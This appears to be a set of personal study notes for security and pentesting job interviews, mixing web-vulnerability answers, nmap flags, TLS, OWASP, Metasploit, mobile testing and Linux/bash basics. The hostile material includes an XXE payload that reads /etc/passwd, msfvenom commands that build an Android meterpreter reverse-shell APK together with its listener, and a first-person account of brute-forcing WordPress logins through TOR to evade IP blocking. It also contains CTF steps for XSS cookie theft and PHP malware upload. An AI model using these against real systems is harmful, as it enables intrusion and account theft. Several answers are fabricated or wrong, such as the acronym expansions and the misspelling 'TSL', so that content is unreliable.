Implement an Anti-CSRF Token (nonce, random number)

Use the SameSite Flag in Cookies

* **What causes command injection vulnerabilities?**

Applications taking operating system commands as input and executing them.

Applications taking data from the user and executing them as OS commands without properly validating.

Prevention:

Validating against a whitelist of permitted values.

Validating that the input is a number.

Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

* **Explain the nature and root cause of XML external entity injection attacks.**

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared.

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<stockCheck><productId>&xxe;</productId></stockCheck>

This XXE payload defines an external entity &xxe; whose value is the contents of the /etc/passwd file and uses the entity within the productId value. This causes the application's response to include the contents of the fil

all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

* **Explain how a Java MVC web framework works.**

Spring Web model-view-controller (MVC) framework is designed around a DispatcherServlet that handles all the HTTP requests and responses

* **Explain how cookie based authentication works.**

A browser will save the cookies set by the server. In the HTTP header of every request the browser makes to that server, it will add the cookies. It will only add cookies for the domains that set them

* **Explain how you would go about conducting an external network penetration test. Give examples of nmap command line invocations and other testing tools you would use.**

External penetration testing (also known as external network penetration testing) is a security assessment of an organisation’s *perimeter systems***.**

OS information and Traceroute nmap -A 192.168.0.101

nmap -O server2.tecmint.com

To scan a host if it is protected by any packet filtering software or Firewalls.

**[root@server1 ~]# nmap -PN 192.168.0.101**

Sometimes packet filtering firewalls blocks standard ICMP ping requests, in that case, we can use TCP ACK and TCP Syn methods to scan remote hosts.

**[root@server1 ~]# nmap -PS 192.168.0.101**

Scan Remote host for specific ports with TCP Syn

[root@server1 ~]# nmap -PS -p 22,80 192.168.0.101

Perform a stealthy Scan

[root@server1 ~]# nmap -sS 192.168.0.101

**NMAP**

* **-sT: TCP Connect() Scan**
* **-sS: SYN Scan**
* **-sA: ACK Scan**
* **-sW:** Window
* **-**sN: Null Scan
* **-sF:** FIN Scan
* **-sX:** XMas Scan
* **-sU: UDP Scan**
* **-sM:** Maimon Scan
* **-sO:** IP Protocol Scan
* **-sI:** host:port Idle Scan
* **-b:** FTP Bounce Scan
* **-sP: sends ping request**
* **-Pn: disable ping**
* **How would you secure your personal workstation?**

Install a good antivirus

Update apps

Don’t open malicious links and executables

* **Walk me through the process of TLS encryption (high level.) Explain certs, cipher suites, and certificate authorities.**

**If they do well with those I might ask things like:**

* **Have you discovered any vulnerabilities? How did you do it?**

Talk about wordpress one

The company had several sub-portals. First, I collected information on all the sub-domains the company owned and found out that they own a WordPress site as well. Then using WP-Scan, I tried finding potential usernames for the admin login page of Wordpress. There were plenty of blogs on the website and it meant that there had to be a way to post such blogs. I assumed that main admin would not be the one writing the blog, so using the names I could find on the company’s website along with the names I found using wpscan, I made a list of usernames and fed that into Burpsuite and checked the size of the replies. Through this method, I was able to find 5 wordpress usernames. Once I had obtained the usernames, I tried brute forcing to get the password but after 3 wrong attempts to guess a password my IP address was getting blocked. To solve this, I rerouted the request through TOR (The requests took more time to respond but I was not getting blocked) and bruteforced again and found an account password for one of the content writers.

CTF:

I was given this IP address.

First I opened the site and checked robots.txt, and got another link. Opened the link and checked source code of the link to access the login page. Used sqli to login. Found an XSS and exploited it to get admin cookie. Used burpsuite repeater to find path traversal problem and found flag in etc/passwd

Given IP. Use dirbuster in php to get message board, stole session keys from a user using XSS (cookie). Added admin=true to the http request to become admin. Used msfconsole to create php malware and uploaded php exploit and found flag.

* **What is your favorite exploit?**

The combination of xss and session hijacking

* **What blogs/publications do you read?**

Google’s project zero

* **What's your favorite historical vulnerability? Tell me everything you know about it.**

Myspace xss attack. (Samy worm by Samy Kamkar)

* **How confident are you reading and writing code in Java,C#,Python?**
* **What subfields of security are you most interested in?**

Pentesting

**9. What are the response codes that can be received from a Web Application?**

1xx – Informational responses  
2xx – Success  
3xx – Redirection  
4xx – Client-side error  
5xx – Server-side error

1. **Please provide the exact names of the following abbreviations that are commonly used in pentesting: 2FA, 2S2D, 2VPCP, 3DES, 3DESE, 3DESEP.**

The acronyms stand for the following:

* 2FA means “Two-Factor Authentication”
* 2SD2D means “Double-Sided, Double Density”
* 2VPCP means “Two-Version Priority Ceiling Protocol”
* 3DES means “Triple Data Encryption Standard”
* 3DESE means “Triple Data Encryption Standard Encryption”
* 3DESEP means “Triple Data Encryption Standard Encryption Protocol”

**What are SSL and TSL?**

SSL stands for “Secure Sockets Layer.” This is the de facto standard to keep all Internet connections safe and secure. You will know that a particular website can be safely accessed when it has “HTTPS” in its URL address. SSLs are used most in e-commerce-based applications, in which credit card and other personal information and data is transmitted to the online merchant.

TSL stands for “Transport Layer Security” and is actually a much more updated and advanced version of SSL. It is important to note that with TSL, it can come with three types of encryption:

Elliptical Curve Cryptography (ECC)

Rivest–Shamir–Adleman (RSA)

Digital Signature Algorithm (DSA)

1. **What is Omniquad BorderSecure?**

This is a type of specific service that can help to perform network-based audits or even automated pentesting of an entire network infrastructure. It can give the pentesting team detailed information and data as to how the cyber-attacker can gain access to your network-based digital assets. It can also be used to help mitigate any form of threat that is launched by a malicious third party.

1. **Describe the theoretical constructs of a threat model that can be used in a pentesting exercise.**

The constructs behind a threat model include the following:

* Gathering the required documentation
* Correctly identifying and categorizing the digital assets that are found within the IT infrastructure of a corporation or business
* Correctly identifying and categorizing any type of kind of cyber-threat that can be targeted towards the digital assets
* Properly correlating the digital assets with the cyber-threat that they are prone to (this is can also be considered as a mapping exercise where a digital asset is associated with its specific cyber-threat)

It is also important to note that there are three types of threat models that a pentesting team can use, and they are as follows:

* Digital Asset-Centric
* Cyber-Attacker-Centric
* Software Application-Centric.

The above is an example of a Digital Asset-Centric Threat Model.

**List down parameters that define an SSL session connection.**

**Ans:** The session identifier, peer certificate, compression method, cipher spec, master secret, and Is resumable are the parameters that define SSL session connection.

**Q49. What is STRIDE?**

**Ans:**STRIDE is an acronym for the threat modeling system. It helps in categorizing all cyberattacks into the below techniques:

* **S**poofing
* **T**ampering
* **R**epudiation
* **I**nformation disclosure
* **D**enial of service (DoS)
* **E**levation of privilege

**Q50. What is file enumeration?**

Ans: File enumeration, also called forced browsing, is a directory traversal technique when a security analyst access those files and folders which are not linked by an application.

**What port does ping work over?**

Port 7 (both TCP and UDP) is used for the "echo" service.

**How to Bypass a firewall?**

Use TOR

Use VPN

Use smartphone as hotspot

**Mobile Penetration testing?**

Use adb to install and unistall packets

Use genymotion for virtualization of android device

Connect from a linux virtual to genymotion using adb (Andoroid debug bridge)

Adb devices (shows connected android devices)

Adb shell

Ps (might show username for twitter and facebook)

Cd /data/data

Cd com.android.providers.telephony

Cd database

Adb pull filepathinandroid

Use drowzer to attack

Use Mobsf for analysis

Open the mobsf and then drag and drop apk

Mobsf tells if certificate feature like hash is weak in certificate section

Shows permissions of app too (for least priv)

Binary analysis

Source code analysis

Strings sections show hard coded strings (can find api keys here)

-Dynamic analysis (use Frida code editor to change java)

Has live api monitor to see api requests

Frida live logs gives logs of the actions performed

Flag in capture string comparisons

**OWASP top 10**

**Top 10 Web Application Security Risks**


1. [**Injection**](https://owasp.org/www-project-top-ten/2017/A1_2017-Injection). Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. [**Broken Authentication**](https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication). Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities temporarily or permanently.
3. [**Sensitive Data Exposure**](https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure). Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. [**XML External Entities (XXE)**](https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE)). Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
5. [**Broken Access Control**](https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control). Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users’ accounts, view sensitive files, modify other users’ data, change access rights, etc.
6. [**Security Misconfiguration**](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration). Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
7. [**Cross-Site Scripting (XSS)**](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)). XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
8. [**Insecure Deserialization**](https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization). Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. [**Using Components with Known Vulnerabilities**](https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities). Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. [**Insufficient Logging & Monitoring**](https://owasp.org/www-project-top-ten/2017/A10_2017-Insufficient_Logging%2526Monitoring). Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

**WHAT ARE THE TACTICS OF THE MITRE ATT&CK FRAMEWORK?**

* Initial Access
* Execution
* Persistence
* Privilege Escalation
* Defense Evasion
* Credential Access
* Discovery
* Lateral Movement
* Collection
* Exfiltration
* Impact



**NIST 1.1 Framework**



Implementaiton tiers:

Partial

Risk Informed

Repeatable

Adaptive

**Metasploit**

Msfconsole

Show exploits

Search android (to search for android exploit)

Use exploit\_name

Set RHOST IP (Target)

Show options (to see how to use)

Show payloads

Set playload\_name

Set L\_HOST your\_ip

Set L\_PORT your\_port

Exploit

Creation of a file:

msfvenom -p android/meterpreter/reverse\_tcp LHOST=\*\*\* LPORT=\*\*\*  R>filename.apk

Msfvenom: payload creation

-p: payload

 Android: defines the platform

Meterpreter: gaining all access

Reverse\_tcp: creating  backgate tunnel for host and the victim

LHOST: listenig host, ip address

LPORT: listening port, eg 4444

R: rawfile

Listener:

Terminal:- msfconsole

 In msfconsole

1)  use exploit/multi/handler

2) set payload android/meterpreter/reverse\_tcp

 3) set lhost \*\*\*

4) set lport \*\*\*

5) exploit

Or

Run

**TLS:**

A TLS handshake involves a series of exchanges between client and server that vary based on the utilized key exchange algorithm and the supported cipher suites, but can unfold as follows:

* A client sends a “client hello” message requesting a connection and presents a list of supported cipher suites (a set of encryption algorithms used to establish a secure connection) and a random string of bytes (known as the “client random”).
* The server responds with a “server hello” message containing the chosen TLS protocol version (1.0, 1.2, etc.), the chosen cipher suite, and a random string of bytes (known as the “server random”).
* The server sends its SSL certificate to the client for authentication. The client authenticates the server by verifying the SSL certificate, and can also send a certificate for authentication if requested by the server.
* The client sends a second string of random bytes, the “premaster secret.” The client uses asymmetric cryptography to generate a public key from the server’s security certificate, which is then used to encrypt the premaster secret. The premaster secret can only be decrypted with the private key by the server.
* The server decrypts the premaster secret with the private key.
* Both client and server generate session keys from the client random, the server random, and the premaster secret.
* The client sends a “finished” message that has been encrypted with a session key.
* The server responds with a “finished” message that has been encrypted with a session key.
* The client and server have successfully achieved secure symmetric encryption, meaning the handshake is complete and communication can continue with the established session keys

**Forensic triage**

Forensic triage - sometimes referred to as "digital forensic triage" - is the process by which you collect, assemble, analyze, and prioritize digital evidence from a crime or investigation.

The goal of the digital triage is the rapid review of many potential sources of evidence for specific information to prioritise the digital media for subsequent analysis, i.e. if my case involved the suspicion of money crimes, then I'd prioritise sources which could hold banking and transaction data.

**BASH**

#Print Bash shell name  
echo $BASH  
   
# Print Bash shell Version  
echo $BASH\_VERSION  
   
# Print Home directory name  
echo $HOME

To delete a variable

str="Linux Hint"  
echo $str  
unset $str  
echo $str

<<addcomment

#Combine all variables and store in another variable  
str="$str1, $str2 and $str3"

#Take input from the user  
read name

#!/bin/bash  
#Check any argument is provided or not  
if [[ $# -eq 0 ]]; then  
    echo "No argument is given."  
    exit 0  
fi  
#Store the first argument value  
color=$1  
# Print the argument with other string  
printf "You favorite color is %s\n" $color

# Declare a simple numeric array  
arr1=( CodeIgniter Laravel ReactJS )  
  
# Print the first element value of $arr1                                          
echo ${arr1[0]}

if [ condition ]; then  
statement 1  
elif [ condition ]; then  
statement 2  
….  
else  
statement n  
fi

comparison

|  |  |  |
| --- | --- | --- |
| **String Comparison** | **Integer Comarison** | **Description** |
| == | -eq | It is used to check equality |
| != | -ne | It is used to check inequality |
| < | -lt | It is used check the first value is less than the second value or not |
| > | -gt | It is used check the first value is greater than the second value or not |
| <= | -le | It is used check the first value is less than or equal to the second value or not |
| >= | -ge | It is used check the first value is greater than or equal to the second value or not |

case $ticket in  
23)  
# Print message if the value is 23    
echo "You got the first prize";;  
101)  
# Print message if the value is 101  
echo  "You got the second prize";;  
503)  
# Print message if the value is 503  
echo  "You got the third prize";;  
\*)  
# Print message if the value does not match with 23, 101 and 503  
echo "Sorry, try for the next time"  
exit 0;;  
esac

while [ $n -gt 0 ]  
do  
   sqr=$((n\*n))  
   echo "The square of $n is $sqr"  
   ((n--))  
done  
  
# Calculate the square of 5-1 using for loop  
for (( i=5; i>0; i-- ))  
do  
   sqr=$((i\*i))  
   echo "The square of $i is $sqr"  
done  
  
# Initialize $x  
x=5  
  
# Calculate the square of 5-1 using until loop  
until [ $x -le 0 ]  
do  
   sqr=$((x\*x))  
   echo "The square of $x is $sqr"  
   ((x--))  
done

myFunc () {  
   # Declare the local variable $x  
   local x=15  
  
   # Re-assign the global variable $y  
   y=25  
  
   # Calculate the sum of $x and $y  
   z=$((x+y))  
  
   # Print the sum of a local variable, $x, and global variable, $y  
   echo "The sum of $x and $y equal to $z"  
}  
  
# Call the function  
myFunc

string="Python Scripting Language"  
# Cut the string value from the position 7 to the end of the string  
echo ${string:7}  
# Cut the string value of 9 characters from the position 7  
echo ${string:7:9}  
# Cut the string value from 17 to 20  
echo ${string:17:-4}

# Check the directory exists or not  
if [ -d "$path" ]; then  
   # Print message if the directory exists  
   echo "Directory exists"

# Calculate the division without the fractional value  
echo "39/7" | bc  
   
# Calculate the division with the full fractional value  
echo "39/7" | bc -l  
   
# Calculate the division with three digits after the decimal point  
echo "scale=3; 39/7" | bc

line1=`awk '{if(NR==1) print $0}' course.txt`  
# Print the line  
echo $line1

echo "I like Python" | awk '{print length}'

$# shows the count of the arguments passed to the script.

$@ treats each quoted arguments as separate arguments but $\* will consider the entire set of positional parameters as a single string.

**troubleshooting**

The PC has to initiate the DNS request, for which the DNS server IP address has to be configured on the PC.

Port forwarding feature can be configured on the router to forward all requests to TCP port 20 and 21

Powershell script has an extension .ps1 an it is is executed using &.

& ‘name.ps1’

New-Item -Path 'X:\Guru99' -ItemType Directory

**10 Ways to Troubleshoot DNS Resolution Issues**

DNSlookup (windows)

Nslookup (linux)

**How to increase the size of LVM partition ?**

Ans: Below are the Logical Steps :  
– Use the lvextend command (lvextend -L +100M /dev/<Name of the LVM Partition> , in this example we are extending the size by 100MB.

**:6 How to create partition from the raw disk ?**

Ans: Using fdisk utility we can create partitions from the raw disk.Below are the steps to create partition from the raw dsik :  
– fdisk  /dev/hd\* (IDE) or /dev/sd\* (SCSI)

**Q:11 How to share a directory using nfs ?**

Ans: To share a directory using nfs , first edit the configuration file ‘/etc/exportfs’ , add a entry like  
‘/<directory-name>  <ip or Network>(Options)’ and then restart the nfs service.

**Q:12 How to check and mount nfs share** ?

Ans: Using ‘showmount’ command we can see what directories are shared via nfs e.g ‘showmount -e <ip address of nfs server>’.Using mount command we can mount the nfs share on linux machine

**SAR**

 stands for System Activity Report, as its name suggest **sar** command is used to collect,report & save CPU, Memory, I/O usage in Unix like operating system. **SAR** command produce the reports on the fly and can also save the reports in the **log** files as well.

**What is a "/proc" file system?**

*The '/proc' file system is actually a virtual file system. I used '/proc' file systems in prior roles to view LINUX kernels, hardware and the default running processes. Because these files are typically designated as virtual files, using '/proc' files can be a benefit because virtual file systems use less RAM than hard drive file systems*

I have REST api that is using access token which is sent either in header or as url query. I don't use cookies at all.

CSRF would still be possible if you are using HTTP Basic or HTTP Digest authentication. The reason is that browsers implement those protocols "natively", meaning the browser will automatically insert the credentials with every request going to a particular domain.

If you are using some other form of authentication without cookies, then CSRF isn't possible.